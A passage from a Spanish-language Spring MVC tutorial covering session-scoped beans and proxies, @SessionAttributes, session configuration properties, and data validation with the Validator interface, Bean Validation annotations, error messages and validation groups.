- No se considera elegante. Desde el punto de vista del diseño es preferible que todo lo que se dibuje en la página se indique de forma explícita en el controlador, definiendo atributos del modelo. Por supuesto esto es totalmente discutible. Si desde el principio queda claro qué va a existir en la sesión y se usa con rigor no tiene que ser un problema. Aunque ten en cuenta que “[scopedTarget.datos]” puedes usarlo en cualquier página, no sólo en la de estadísticas.
- La expresión es incómoda. Son datos creados por Spring de forma automática para la sesión, y el nombre del atributo siempre es “scopedTarget.nombreDelBean”. En nuestro caso es “datos”:

```
@Component( "datos" )
```

Como siempre, si no indicamos nada usará el nombre de la clase con la primera inicial en minúsculas.

Desde hace unos años están de moda los servicios REST, y una de sus características es que prohíben el uso de sesiones, al menos de forma explícita. A menudo las tareas que tradicionalmente realizaban las sesiones se implementan con otras técnicas, como guardar los datos en el cliente mediante cookies o “storage” de JavaScript.

### 6.9.2 Inyección de sesiones en el controlador

Definir y utilizar sesiones es sencillo; pero si reflexionamos un poco, lo que hemos visto no debería funcionar.

El bean “Estadística” tiene scope de sesión. Por tanto, si se conectan tres clientes distintos Spring creará tres objetos de esa clase. Pero los controladores sólo se crean una vez. Y por tanto, sus propiedades sólo se inyectan una vez:

```
@Controller
@RequestMapping( "/usuario" )
public class ControladorUsuario {
    @Autowired
    private RepositorioUsuario ru;
    @Autowired
    private Estadistica estadística;
    ...
}
```

Cuando “ControladorUsuario” sea creado, en ese momento se inyectará un único “RepositorioUsuario”, el único que existe, y un único bean “Estadística”... del que seguramente no tendremos ninguno, porque al arrancar la aplicación todavía no hay clientes. Y si los hubiera, ¿el bean de sesión de qué cliente inyectaría?


Para solucionar esto Spring aplica AOP, por supuesto sin que nos demos cuenta. Crea un objeto **proxy** que reemplaza, representa al real. En este caso le hemos pedido que dicho objeto misterioso copie las características del original implementando las mismas interfaces:

```
@Component("datos")
@Scope(value = "session", proxyMode = ScopedProxyMode.INTERFACES)
public class EstadisticaImpl implements Estadistica{
    ...
}
```

Por tanto los métodos de acción no usan ningún bean de sesión de ningún cliente, sino el “proxy” que Spring inyecta. Cuando un método de acción ejecuta algo de ese objeto:

```
@RequestMapping(value="borrar.html", method=RequestMethod.POST, params="login")
@ResponseBody
public Respuesta<Object> borrar(String login) {
    ...
    this.estadistica.incrementar(Operacion.BORRAR);
    ...
}
```

Spring intercepta la ejecución del método mediante AOP. Le pide al servidor los datos del cliente que ha realizado la petición y reemplaza la ejecución del objeto falso por la del real:



Es más fácil de hacer de lo que parece. AOP es muy potente, y permite realizar tareas imposibles desde el punto de vista de orientado a objetos.

### 6.9.3 Atributos de sesión

Vamos a crear el mismo ejemplo, pero definiendo la sesión de una forma distinta en el controlador. Para ello usaremos dos anotaciones:

<b>@SessionAttributes</b>	<b>Valores</b>	<b>Descripción</b>
<i>Se aplica a clases. Declara qué atributos del modelo del controlador se almacenarán en la sesión</i>		
value[ ]	“estadística”	Nombre de los atributos que serán almacenados en la sesión.
names[ ]		
types[ ]	Estadistica.class	Tipos de los atributos que serán almacenados en la sesión.
<b>@SessionAttribute</b>	<b>Valores</b>	<b>Descripción</b>
<i>Copia un atributo de sesión al argumento decorado.</i>		
value	“estadística”	Nombre del atributo.
name		
required	false	Indica si es obligatorio que exista el atributo.

Ya no definimos “EstadisticaImpl” como un bean; es un JavaBean estándar:

```
//Eliminado @Component("datos")
//Eliminado @Scope(value="session", proxyMode=ScopedProxyMode.INTERFACES)
public class EstadisticaImpl implements Estadistica{ ... }
```

Y por tanto, tenemos que hacer unos cuantos cambios en el controlador:

---

```

@Controller
@RequestMapping("/usuario")
@SessionAttributes("estadistica")
public class ControladorUsuario {
    @Autowired
    private RepositorioUsuario ru;

    //Eliminado @Autowired
    //Eliminado private Estadistica estadística;

    @ModelAttribute
    public Estadistica iniciarValores() {
        return new EstadisticaImpl();
    }
    ...
}

```

No es un bean, así que no puedo inyectarlo. Como quiero que esté disponible en todos los métodos de acción lo defino como un atributo del modelo a través de la anotación **@ModelAttribute**. Todos los métodos tendrán **su propio** atributo. Cuando la petición comience se creará, llegará al método correspondiente y cuando se lance la respuesta se destruirá. Es un atributo de petición, como todos los demás.

Por eso usamos **@SessionAttributes**. Indica qué atributos de petición se almacenan en la sesión. La primera vez que el usuario invoque una petición que afecte al controlador, Spring creará el atributo del modelo "estadística" y lo almacenará en la sesión. En las siguientes peticiones no lo creará de nuevo, sino que devolverá la copia almacenada.

El resto de métodos de acción se limitan a recuperar el "atributo de petición" que Spring les proporciona. La primera vez será el objeto recién creado y el resto el que el framework recupera de la sesión:

```

@RequestMapping("ver.html")
public ModelAndView ver(@SessionAttribute("estadistica") Estadistica estadística){
    estadística.incrementar(Operacion.VER);
    ModelAndView model=new ModelAndView("usuario.ver");
    model.addObject("usuarios",ru.findAll());
    return model;
}

@RequestMapping("estadistica.html")
public ModelAndView estadistica(
    @ModelAttribute("estadistica") Estadistica estadística){
    ModelAndView model=new ModelAndView("usuario.estadistica");
    //Eliminado model.addObject("estadistica",estadística);
    return model;
}

@RequestMapping(value = "crear.html", method = RequestMethod.POST,
               params = {"login", "clave", "nombreCompleto", "roles"})
@ResponseBody
public Respuesta<Object> crear(@Validated Usuario u, BindingResult errores,
    @ModelAttribute("estadistica") Estadistica estadística){
    ...
}

@RequestMapping(value="borrar.html",method=RequestMethod.POST,params="login")
@ResponseBody
public Respuesta<Object> borrar(String login,
    @ModelAttribute("estadistica") Estadistica estadística){
    ...
}
...

```

Puedo usar "**@ModelAttribute**" porque "estadística" es un atributo del modelo del controlador actual, aunque Spring decida almacenarlo en la sesión. En otros controladores no podré hacerlo, ya que ese atributo no existe para ellos. Si necesito referirme a "estadística" tengo que utilizar **@SessionAttribute**:

---

```

@Controller
public class ControladorTipoProducto {
    ...
    @RequestMapping("/ver.html")
    public String ver(Map<String, List<TipoProducto>> mapa,
                      @SessionAttribute("estadistica") Estadistica estadistica){
        ...
    }
    ...
}

```

Ten cuidado con esta anotación. Tal como he escrito el ejemplo, si el usuario solicita “ver.html” de tipo de producto antes de cualquiera de las acciones de “Usuario” se producirá un error. Sin pasar por el controlador de usuarios no se creará el atributo del modelo “estadística” ni se almacenará en la sesión. Al tratar de recuperarlo en “ControladorTipoProducto” fallará. Por ese motivo la anotación tiene al atributo “required”; nos obliga a escribir un par de líneas de código, pero al menos la aplicación funcionará.

En la página JSP hay un pequeño cambio. Cuando creamos el bean de sesión vimos que estaba disponible directamente en el código de la página:

```

${sessionScope['scopedTarget.datos'].leer}

```

Si dejamos que Spring almacene el atributo ya no será así. No debería ser un problema, ya que estamos copiando en la sesión un atributo del modelo al que sí tenemos acceso desde JSP. Y además, recuerda que no se considera adecuado referirse directamente a los datos de sesión.

#### 6.9.4 Configuración

No hace falta definir ninguna propiedad para que funcione la sesión, el contenedor tiene definidos valores por defecto para todas sus características. Por supuesto se pueden modificar en “web.xml”, el descriptor de despliegue.

Como nosotros estamos usando Spring Boot no necesitamos referirnos a ese fichero. El framework proporciona una docena de propiedades en “application.properties” para configurar la sesión, por ejemplo:

- **server.servlet.session.timeout**. Tiempo de inactividad hasta que se destruye la sesión. Admite textos como “100s” o “15m”.
- **server.servlet.session.cookie.name**. El nombre de la cookie de sesión.
- **server.servlet.session.persistent**. True o false. Si los datos de la sesión persisten entre diferentes reinicios.
- **server.servlet.session.cookie.secure**. True o false. Indica si la cookie sólo puede transmitirse a través de https.
- **server.servlet.session.cookie.http-only**. True o false. La cookie de sesión no es accesible desde JavaScript.

# 7 Validación, conversión y formateo de datos

Spring proporciona clases, interfaces y anotaciones para conversión y validación. Pueden realizar tres tareas diferenciadas:

- Validación. Comprueban los datos que se **van a escribir en las propiedades** de un objeto, generando mensajes de error si es necesario. La validación sintáctica es parte de la Vista, no del controlador. Pero se suele definir sobre las propiedades de las entidades y se configura en el controlador, por eso he preferido explicarlas ahora, cuando ya conocemos esas partes de Spring
- Conversión. Convierte un tipo de datos en otro; casi todas transforman de String al tipo de datos que nos interese.
- Binding. “une, ata” automáticamente los datos escritos por el usuario (por ejemplo los parámetros de la petición que llegan al controlador en MVC) con las propiedades del JavaBean que nos interese. Binding siempre realiza cierta validación: si no puede convertir un String a cierto tipo de datos generará errores.

La tabla siguiente presenta un resumen de las diferentes técnicas que pueden usarse en Spring para este cometido:

	@Anot.	Valida	Convierte	Binding	Descripción
Interfaz Validator		X			Validación tradicional
Bean Validation	X	X			Sólo Java 6
PropertyEditor			X	X	String → Propiedad Propiedad → String
Formatter	X		X	X	String → Propiedad Propiedad → String
Converter			X		Objeto → Objeto

## 7.1 Interfaz Validator

Implementar la interfaz **Validator** era la forma clásica de definir la validación de una clase, generalmente las entidades que usamos como atributos del modelo en los métodos de acción. Como ya hemos visto, se aplica cuando se realiza el binding con los parámetros de la petición del cliente.

Es una forma anticuada de realizar el trabajo; la validación mediante anotaciones es mucho más simple de utilizar. Pero este sistema es fácil de implementar, y hay mucho código escrito de esta forma.

La interfaz nos obliga a implementar sólo dos métodos:

Método	Descripción
<b>boolean supports (Class&lt;?&gt;)</b>	Indica las clases soportadas por el validador. Devuelve “true” si puede validar la clase indicada.
<b>void validate(Object, Errors)</b>	El método que aplica la validación. “Object” es el objeto a validar, y “Errors” una lista a la que iremos añadiendo los errores encontrados.

La lista de errores es un objeto que implementa la interfaz **Errors**. Es la misma interfaz que extiende “BindingResult”. De hecho, el objeto es físicamente la instancia de “BindigResult” que usaremos como parámetro en los argumentos del método de acción. Todos los métodos de la interfaz “Errors” también puedes usarlos en los controladores o las páginas JSP, a través de la expresión “\${errors}”; pero recuerda qué es Vista y qué Controlador.

El sistema crea un objeto de esa clase que va pasando de validador en validador (no tiene por qué haber sólo uno) hasta que por fin llega al método de acción. En el método “validate()” simplemente añadimos errores a la lista, si decidimos que algo es incorrecto.

La interfaz “Errors” declara varias decenas de métodos. Alguno de ellos:

Método	Descripción
<b>boolean hasErrors()</b> hasFieldErrors() hasFieldErrors(campo) hasGlobalErrors()	Indica si se han producido errores. El método “hasErrors()” es el que solemos usar en los controladores.
<b>List&lt;ObjectError&gt; getAllErrors()</b> getFieldErrors() getFieldErrors(campo) getGlobalErrors()	Devuelve la lista de errores.
<b>Int getErrorCount()</b> getFieldErrorCount() getFieldErrorCount(campo) getGlobalErrorCount()	Número de errores.
<b>Object getFieldValue(campo)</b>	Devuelve el valor asociado al campo indicado, haya sido aceptado o rechazado por un error de validación.
<b>String getObjectName()</b>	El nombre del atributo vinculado con el objeto.
<b>reject(clave)</b>	Añade un error global a la lista, usando una clave del fichero de recursos. Tiene varias sobrecargas.
<b>rejectValue(campo, clave)</b>	Añade un error asociado a un campo, usando una clave del fichero de recursos. Tiene varias sobrecargas.

Los métodos de la interfaz distinguen entre errores **globales** o de **campo**. No son tipos distintos. Sencillamente puedes añadir errores a la lista con “reject()” sin indicar el campo que los ha provocado. A esos errores se les llama “globales”. Generalmente queremos lo contrario; nos interesa que el error esté asociado a un campo para poder dibujarlo con “<f:errors>”

### 7.1.1 Ejemplo

Veamos un ejemplo de uso. Para poder aplicarlo he eliminado las anotaciones de validación de la entidad “TipoProducto”. A partir de ahora, quiero validar con esta clase:

```

@Component
@Qualifier("validarTipoProducto")
public class ValidarTipoProducto implements Validator{
    private final static String REGEXP="^[A-Z]{3}([0-9]{2})?$";

    @Override
    public boolean supports(Class<?> clase) {
        return clase.equals(TipoProducto.class);
    }

    @Override
    public void validate(Object elemento, Errors errores) {
        TipoProducto tp=(TipoProducto) elemento;
        String id=tp.getId();
        String nombre=tp.getNombre();

        if (id!=null && id.length()!=3 && id.length()!=5)
            errores.rejectValue("id", "tipoProducto.error.id.tamaño", null, null);
        else if (!Pattern.matches(REGEXP, id))
            errores.rejectValue("id", "tipoProducto.error.id.patrón", null, null);

        if (nombre!=null && (nombre.length()<5 || nombre.length()>100))
            errores.rejectValue("nombre", "tipoProducto.error.nombre.tamaño",
                new Object[] {5,100}, null);
    }
}

```

He definido la clase como un bean de Spring. No es necesario que lo sea, pero después tendré que usarla en el controlador y de esta forma puedo aplicar inyección de dependencia.

El primer método informa a quien quiera saberlo (el encargado del binding en el controlador) qué tipo de JavaBeans valida. En este caso es un ejemplo muy simple, así que sólo se encarga de objetos de clase “TipoProducto”.

El segundo método es quien aplica la validación. Recibe dos parámetros, el objeto a validar y la lista de errores. Tal como he definido el primer método, el objeto tiene que ser de clase “TipoProducto”. Estudio sus propiedades y genero los errores correspondientes, añadiéndolos a la lista con el método “rejectValue()”. Estos métodos se llaman “reject” porque “rechazo” el binding: ese valor no se copiará en el JavaBean del método de acción.

Los métodos están sobrecargados. En el ejemplo he usado la firma más genérica, que solicita:

- El nombre del campo que ha provocado el error
- La clave del fichero de recursos de donde obtendré el texto del error.
- Posibles parámetros de ese mensaje
- Mensaje de error en caso de que la clave del fichero de recursos no exista.

Las claves usadas en el código se supone que existen en los ficheros de recursos:

*tipoProducto.error.id.tamaño=El tamaño de la clave debe ser de cinco caracteres.  
tipoProducto.error.id.patrón=La clave debe tener la forma "ZZZ" o "ZZZ99".  
tipoProducto.error.nombre.tamaño=El nombre debe tener un tamaño entre {0} y {1}...*

He modificado la página “/WEB-INF/vista/tipoproducto/crear.jsp” quitando el formulario de HTML y añadiendo el siguiente código; quiero escribir en la página los mensajes de error del validador:

```
<f:form modelAttribute="tipoProducto">
    <table class="formulario">
        <tr>
            <td><label>Código de tipo</label></td>
            <td><f:input path="id"/></td>
            <td class="error"><f:errors path="id"/></td>
        </tr>
        <tr>
            <td><label>Nombre de tipo</label></td>
            <td><f:input path="nombre"/></td>
            <td class="error"><f:errors path="nombre"/></td>
        </tr>
        <tr>
            <td colspan="2"><input type="submit"
                value="Crear el nuevo tipo de producto" /></td>
        </tr>
    </table>
</f:form>
```

Si envío algún parámetro incorrecto ahora la respuesta tendrá escritos los mensajes de error:

Crear nuevos tipos de producto

Código de tipo	ABCDE	La clave debe tener la forma "ZZZ" o "ZZZ99".
Nombre de tipo	Nom	El nombre debe tener un tamaño entre 5 y 100 caracteres.

Cuando he definido el validador he tenido cuidado para añadir sólo un mensaje de error a la vez por cada campo; la etiqueta “<f:errors/>” muestra todos los existentes, y estéticamente suele quedar mal.

Por cierto, los mismos métodos que usamos para añadir errores también se pueden usar en el controlador. No es una buena idea (los errores sintácticos pertenecen a la vista), pero nunca se sabe; puede ser una forma alternativa de enviar mensajes de error a la página JSP.

Aunque no lo he usado en el ejemplo Spring proporciona varias clases para ayudarnos a generar los errores, como **ValidationUtils**, con varios métodos estáticos útiles:

Método	Descripción
<b>void rejectIfEmpty()</b>	Tiene media docena de sobrecargas. Pide al menos la lista de errores, el campo y la clave del fichero de recursos. Genera un error si la propiedad (lo comprueba a posteriori) vale null o contiene “”.
<b>RejectIfEmptyOrWhitespace</b>	Como la anterior, pero también falla si contiene espacios en blanco.

### 7.1.2 Configuración

El último paso es registrar el validador; tenemos que decirle a Spring que queremos que lo utilice cuando tenga que realizar un binding con “TipoProducto”. Lo hacemos directamente en el controlador:

```
@RequestMapping("/tipoproducto")
@Controller
public class ControladorTipoProducto {
    ...
    @Autowired
    @Qualifier("validarTipoProducto")
    private Validator validarTipoProducto;

    @InitBinder
    public void configurarElementos(WebDataBinder wdb) {
        wdb.addValidators(validarTipoProducto);
    }
    ...
}
```

La clase “WebDataBinder” dispone de métodos para configurar múltiples elementos. En este caso he usado “addValidators()” para pasarle el validador. Lo he inyectado usando un identificador, por existen más beans validadores en el proyecto.

El método anotado se ejecutará cada vez que haya que realizar un binding en alguno de los métodos de acción de la clase, ya que se supone que ese código decide cómo aplicarlo. También podemos definirlo en un controlador auxiliar, si necesitamos configurar la validación para varias clases a la vez.

No es obligatorio que sea un bean de Spring, también puedo escribir una clase normal y crear el objeto ahí mismo:

```
wdb.addValidators(new ValidarTipoProducto());
```

En este caso no tendría mucho sentido, ya que crearía el mismo objeto una y otra vez.

## 7.2 Bean Validation 2.0

Esta API es un estándar de Java, por lo que no es necesario instalar Spring para utilizarlo. En Internet verás que también se le llama JSR-303 o JSR-380. El nombre proviene de “Java Specification Requests”, las propuestas que en su momento se hicieron para crear la API.

Para usarlo primero tenemos que definir las validaciones que queremos aplicar, decorando los campos del JavaBean con las anotaciones disponibles:

```
@Length(min = 3, max = 40)
private String login;
@Length(min = 6, max = 100)
private String nombreCompleto;
@NotEmpty
private List<Rol> roles=new ArrayList<Rol>();
```

Y después tenemos que lanzar la validación cuando nos interese. Spring lo integra de manera natural en el procesamiento de la petición del cliente. Como ya hemos visto en decenas de ejemplos, basta con utilizar la anotación “@Validated” para que se aplique antes de que el binding se realice. Al final del apartado tenemos un ejemplo de cómo se puede lanzar en una aplicación “main” tradicional.

También permite la validación directa de los argumentos de un método o un constructor, pero eso no vamos a estudiarlo aquí.

Hasta la versión 2.2 de Spring Boot funcionaba sin necesidad de añadir ninguna biblioteca adicional al proyecto. Sin embargo, con la versión 2.3 es necesario incorporar la siguiente dependencia:

```
implementation 'org.springframework.boot:spring-boot-starter-validation'
```

## 7.2.1 Anotaciones

La API proporciona anotaciones para las validaciones habituales. A continuación veremos la lista de anotaciones disponibles con sus campos, como guía de referencia.

Todas las anotaciones tienen los atributos **groups**, **message** y **payload**. Para no repetir lo mismo una y otra vez sólo los muestro en la primera tabla. Por el mismo motivo agruparé las anotaciones con un comportamiento similar.

Casi todas las anotaciones **consideran válido el valor null**. Existen anotaciones específicas para tratar valores nulos.

<b>@AssertFalse</b>	<b>Tipo</b>	<b>Descripción</b>
<b>@AssertTrue</b>		
<i>Comprueban que el campo vale false o true. Sólo campos “boolean” o “Boolean”.</i>		
<b>groups</b>	<code>Class[ ]</code>	<i>“Default.class” por defecto. Banderas usadas para decidir si la anotación se aplica o no.</i>
<b>message</b>	<code>String</code>	<i>Mensaje de error. De lo contrario se usará el mensaje por defecto o se buscará uno en los ficheros de recursos.</i>
<b>payload</b>	<code>Class&lt;? extends PayLoad&gt;[ ]</code>	<i>Se utiliza para añadir metadatos a una anotación. Sólo es útil si el resultado de la validación se procesa manualmente.</i>
<b>@DecimalMax</b>	<b>Tipo</b>	<b>Descripción</b>
<b>@DecimalMin</b>		
<i>Valor máximo o mínimo del campo. Admite cualquier tipo (String incluido) siempre que parezca un número.</i>		
<b>value</b>	<code>String</code>	<i>El máximo o mínimo.</i>
<b>Inclusive</b>	<code>boolean</code>	<i>True por defecto. Si el máximo o mínimo es inclusive.</i>
<b>@Digits</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El campo anotado debe ser un número dentro del rango aceptado. Admite cualquier tipo, textos incluidos.</i>		
<b>fraction</b>	<code>int</code>	<i>Número máximo de dígitos decimales.</i>
<b>integer</b>	<code>int</code>	<i>Número máximo de dígitos enteros.</i>
<b>@Email</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El campo debe tener aspecto de correo electrónico.</i>		
<b>regexp</b>	<code>String</code>	<i>Una expresión regular adicional que debe cumplir.</i>
<b>flag</b>	<code>Pattern.Flag[ ]</code>	<i>Flags aplicables a la expresión regular anterior.</i>
<b>@Future</b>		<b>Descripción</b>
<b>@Past</b>		
<b>@FutureOrPresent</b>		
<b>@PastOrPresent</b>		
<i>Sólo para campos de tipo fecha. El valor debe ser una fecha superior o inferior a la del sistema.</i>		
<b>@Max</b>	<b>Tipo</b>	<b>Descripción</b>
<b>@Min</b>		
<i>Valor superior o inferior (inclusive) del campo. Sólo campos numéricos, no admite textos.</i>		
<b>value</b>	<code>long</code>	<i>Valor máximo o mínimo, inclusive.</i>

<b>@Positive</b>	<b>Descripción</b>
<b>@Negative</b>	
<b>@PositiveOrZero</b>	
<b>@NegativeOrZero</b>	

El valor debe ser positivo o negativo. Sólo campos numéricos.

<b>@NotBlank</b>	<b>Descripción</b>
	El elemento anotado no puede ser null y debe tener al menos un carácter distinto de espacio. Sólo admite textos.

<b>@NotEmpty</b>	<b>Descripción</b>
	El elemento no puede ser null ni estar vacío. Admite textos, colecciones, mapas y arrays.

<b>@Null</b>	<b>Descripción</b>
<b>@NotNull</b>	

El valor debe ser null, o distinto de null. Admite cualquier tipo.

<b>@Pattern</b>	<b>Tipo</b>	<b>Descripción</b>
El valor debe cumplir una expresión regular. Sólo textos.		
regexp	String	El patrón de la expresión regular.
flags	Pattern.Flag[]	Flags que modifican el comportamiento de la expresión: CASE_INSENSITIVE, MULTILINE, UNICODE_CASE, etc.

<b>@Size</b>	<b>Tipo</b>	<b>Descripción</b>
El valor debe tener un tamaño que esté dentro de los límites indicados. Admite textos, colecciones, mapas y arrays.		
max	int	Valor máximo.
min	int	Valor mínimo.

<b>@Valid</b>	<b>Descripción</b>
No es una restricción. Marca una propiedad, parámetro o valor de retorno de un método para que se apliquen las reglas de validación. Tiene limitaciones, por lo que <b>no la usaremos</b> en Spring.	

**Hibernate** añade varias validaciones adicionales: No son parte del estándar, pero siempre usamos esta biblioteca como proveedor de validación (viene incluido con Spring Boot), por lo que podremos aplicarlas en todos los proyectos. Solo muestro las más útiles:

<b>@CodePointLength</b>	<b>Tipo</b>	<b>Descripción</b>
Comprueba la longitud de un texto pero teniendo en cuenta los caracteres de escape de <b>Unicode</b> . Por ejemplo, el texto "ab\uD835\uDD00" tendría una longitud de "3" con esta anotación.		
min	int	Longitud mínima del texto.
max	int	Longitud máxima.

<b>@CreditCardNumber</b>	<b>Tipo</b>	<b>Descripción</b>
El valor anotado debe representar un numero válido de tarjeta de crédito, según el algoritmo de Luhn.		
ignoreNonDigitCharacters	boolean	False por defecto. Ignora los caracteres no numéricos para calcular el resultado.

<b>@Currency</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El valor debe ser una cantidad monetaria correcta.</i>		
value	String[ ]	Los códigos que representan el tipo de moneda que se quiere validar: EUR, USD...
<b>@DurationMax</b> <b>Tipo</b> <b>Descripción</b>		
<b>@DurationMin</b>		
<i>Valor máximo o mínimo de un objeto de clase java.time.Duration. La duración es la suma de los valores de todos los atributos usados.</i>		
days	long	Cantidad de tiempo en días.
hours	long	Cantidad de tiempo en horas.
minutes	long	Cantidad de tiempo en minutos.
seconds	long	Cantidad de tiempo en segundos.
millis	long	Cantidad de tiempo en milisegundos.
nanos	long	Cantidad de tiempo en nanosegundos.
<b>@ISBN</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El texto es un ISBN válido.</i>		
type	ISBN.Type	Tipo de ISBN. Al parecer existen varios.
<b>@Length</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Longitud del texto. Sólo aplicable a textos. Es preferible que uses la anotación estándar “@Size”; la he incluido sólo porque aparece en muchos ejemplos.</i>		
min	int	Longitud mínima.
max	int	Longitud máxima.
<b>@Range</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El valor debe estar dentro del rango numérico indicado. Aplicable a números y textos.</i>		
min	long	Valor mínimo
max	long	Valor máximo.
<b>@UniqueElements</b>	<b>Descripción</b>	
<i>Sólo para colecciones. Comprueba que no contiene elementos repetidos.</i>		
<b>@URL</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Comprueba que el texto parezca una URL válida.</i>		
regexp	String	Expresión regular adicional que el texto debe cumplir.
flags	Pattern.Flag[ ]	Flags aplicables a la expresión regular.
host	String	Host admitido.
port	String	Puerto admitido.
protocol	String	Protocolo admitido.

Todas las anotaciones que hemos visto tienen definida otra validación “.List”, como “Length.List” o “Min.List”. Antes de Java 8 el lenguaje no permitía el uso de la misma anotación más de una vez para el mismo elemento. Este ejemplo provocaba un error de compilación:

---

```

@Min(value=100,message = "El salario no puede ser ínfimo")
@Min(500)
@Max(5000)
private Double salario;

```

Un valor de salario inferior a 500 provocará un error de sintaxis, pero por debajo de 100 el mensaje de error cambiará. Antes de Java 8 era obligatorio usar la anotación “Min.List”, para este caso:

```

@Min.List({
    @Min(value=-100,message = "El salario no puede ser ínfimo"),
    @Min(-500)
})
@Max(5000)
@Negative
private Double salario;

```

Las anotaciones “de lista” únicamente definen un parámetro array del tipo de las anotaciones de la clase correspondiente. Sólo tiene sentido usarlo si se va a emplear una versión de Java anterior a la 8.

Por supuesto nos queda la anotación que hemos aplicado en la mitad de los métodos de acción de los controladores. No es estándar. Es un añadido de Spring Web MVC para facilitarnos la tarea de ejecutar la validación, debido a las limitaciones de “@Valid”:

<b>@Validated</b>	<b>Tipo</b>	<b>Descripción</b>
Variante de “@Valid”.para permitir la validación por grupos de anotaciones. Activa la validación de un JavaBean de un método de acción antes de realizar binding con los parámetros de la petición.		
value	Class<?>[]	Indica el grupo de validación a aplicar, <b>Default.class</b> por defecto

## 7.2.2 Mensajes

Todas las anotaciones tienen definidos mensajes de error por defecto, que por supuesto podemos cambiar. Podemos usar el atributo **message**, que pide el texto a aplicar. Nos permite especificar un texto de error para una anotación en concreto:

```

public class Proveedor implements Serializable {
    ...
    @Length(min=5,max=100,message="{0} debe tener un tamaño entre {2} y {1}.")
    private String nombre;
    ...
}

```

Si ahora trato de crear un proveedor y escribo un valor incorrecto aparecerá el siguiente mensaje:



Los mensajes admiten la antigua sintaxis de parámetros que ya hemos visto para los ficheros de recursos: “{0}”, “{1}”, etc. El valor de cada uno varía, aunque el primero siempre es el nombre de la propiedad. El atributo “message” tiene un pequeño fallo y nos obliga a utilizarlos sin saltarnos ninguno. Si quiero ver el segundo tengo que usar también el primero, quiera o no.

Pero la mejor forma de cambiar los mensajes es utilizar los ficheros de propiedades. Para las anotaciones estándares el mensaje de error se resuelve siguiendo este orden:

1. Se busca en los ficheros de recursos una clave compuesta por el nombre de la **anotación**, el nombre de la **clase** a validar (con la primera inicial en minúsculas) y el nombre de la **propiedad**, todo separado por puntos. En nuestro caso se buscaría:

**Length.proveedor.nombre=La longitud debe ser >={2} y <={1}**

2. Si no se encuentra se busca otra clave que simplemente coincida con el nombre de la **anotación**:

**Length=El tamaño deber estar entre {2} y {1}**

3. Si ninguna clave coincide se utiliza el valor del atributo **message**:

**@Length(min=5,max=100,message="{0} debe tener un tamaño entre {2} y {1}.")**

4. Por último si no hay nada definido se aplica el texto por defecto, en el idioma configurado en Spring.

Aplicándolo todo al ejemplo obviamente se mostrará el mensaje de la primera opción:

sswe La longitud debe ser >=5 y <=100

Un caso particular de resolución de los mensajes de validación sucede cuando aplicando binding el error se produce por un fallo en la conversión de tipos. En ese caso no hay ninguna anotación implicada, pero el texto también se busca en los ficheros de recursos con la clave **typeMismatch**:

**typeMismatch**=Error en la conversión de tipos  
**typeMismatch.java.util.Calendar**=La fecha es incorrecta

Como se ve en el ejemplo se puede especificar el tipo de datos concreto, escribiendo una clave con la forma **typeMismatch.nombre.cualificado.de.la.clase**:

23/88/2012 La fecha es incorrecta.

Todo en Spring es configurable. Si no se quieren resolver así las claves podemos extender la clase "DefaultMessageSourceResolvable" y definir nuestra propia solución.

#### 7.2.2.1 Interpolación de mensajes

La verdad es que la sintaxis "{0}" se ha quedado algo anticuada. Sigue siendo necesaria para los mensajes estándares de los ficheros de recursos, pero para las anotaciones desde hace tiempo se puede usar "Unified Expression Language" en los mensajes de las etiquetas de validación.

Siguiendo con el ejemplo anterior, voy a escribir el mensaje en la etiqueta usando símbolos distintos:

```
@Length(min=5,max=100,message="El texto '${validatedValue}' no tiene un tamaño entre {min} y {max} letras")
private String nombre;
```

El resultado:

abc El texto 'abc' no tiene un tamaño entre 5 y 100 letras

Los **nombres de los atributos** se refencian directamente entre llaves. También se puede usar el valor que se ha validado con la expresión  **\${validatedValue}**, con el símbolo del dólar por referirse a un valor externo a la anotación. Admite el operador ternario y algún otro formato adicional.

Una expresión muy útil, sobre todo cuando escribamos nuestras propias etiquetas es indicar directamente la **clave** que resolverá el mensaje:

```
@Length(min = 5, max = 100, message="{mi.porpia.clave}")
private String nombre;
```

Una clave se define como un texto envuelto entre llaves. Esas claves **sí admiten** las expresiones nuevas:

*mi.porpia.clave=Tamaño admitido: entre {min} y {max} caracteres.*

El resultado es el esperado:

abc Tamaño admitido: entre 5 y 100 caracteres.

Pero esta API es independiente de Spring. Por defecto está programada para buscar las claves en el fichero de recursos **ValidationMessages.properties**, y si no lo configuramos de forma distinta tendríamos que crear ese archivo. Como siempre, cambiar la configuración es muy sencillo. En cualquiera de las clases de configuración de Spring sólo tenemos que definir este bean:

```
@Bean
public LocalValidatorFactoryBean validator(MessageSource ms) {
    LocalValidatorFactoryBean bean = new LocalValidatorFactoryBean();
    bean.setValidationMessageSource(ms);
    return bean;
}
```

La clase "LocalValidatorFactoryBean" configura las anotaciones para que usen el resolutor de mensajes de Spring, en vez de su fichero por defecto. Fíjate cómo le he pasado el resolutor. En vez de inyectar una propiedad en la clase lo he definido como un parámetro del método anotado. Spring es listo y lo inyectará cuando ejecute el método.

---

Para las etiquetas predefinidas se siguen aplicando las reglas anteriores: primero se busca una clave que coincida con el nombre de la etiqueta, después se usa el nombre de la clase, etc. El mensaje sólo se aplica si todo lo demás no se encuentra. Pero este comportamiento depende del programador. Las etiquetas que definamos nosotros no tienen por qué trabajar de esa manera.

### 7.2.3 Grupos

Habrá ocasiones en las que no queramos aplicar todas las validaciones definidas en un JavaBean. Para permitirlo las anotaciones tienen definido el atributo **groups**. Volvamos a “Proveedores”:

```
public class Proveedor implements Serializable {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
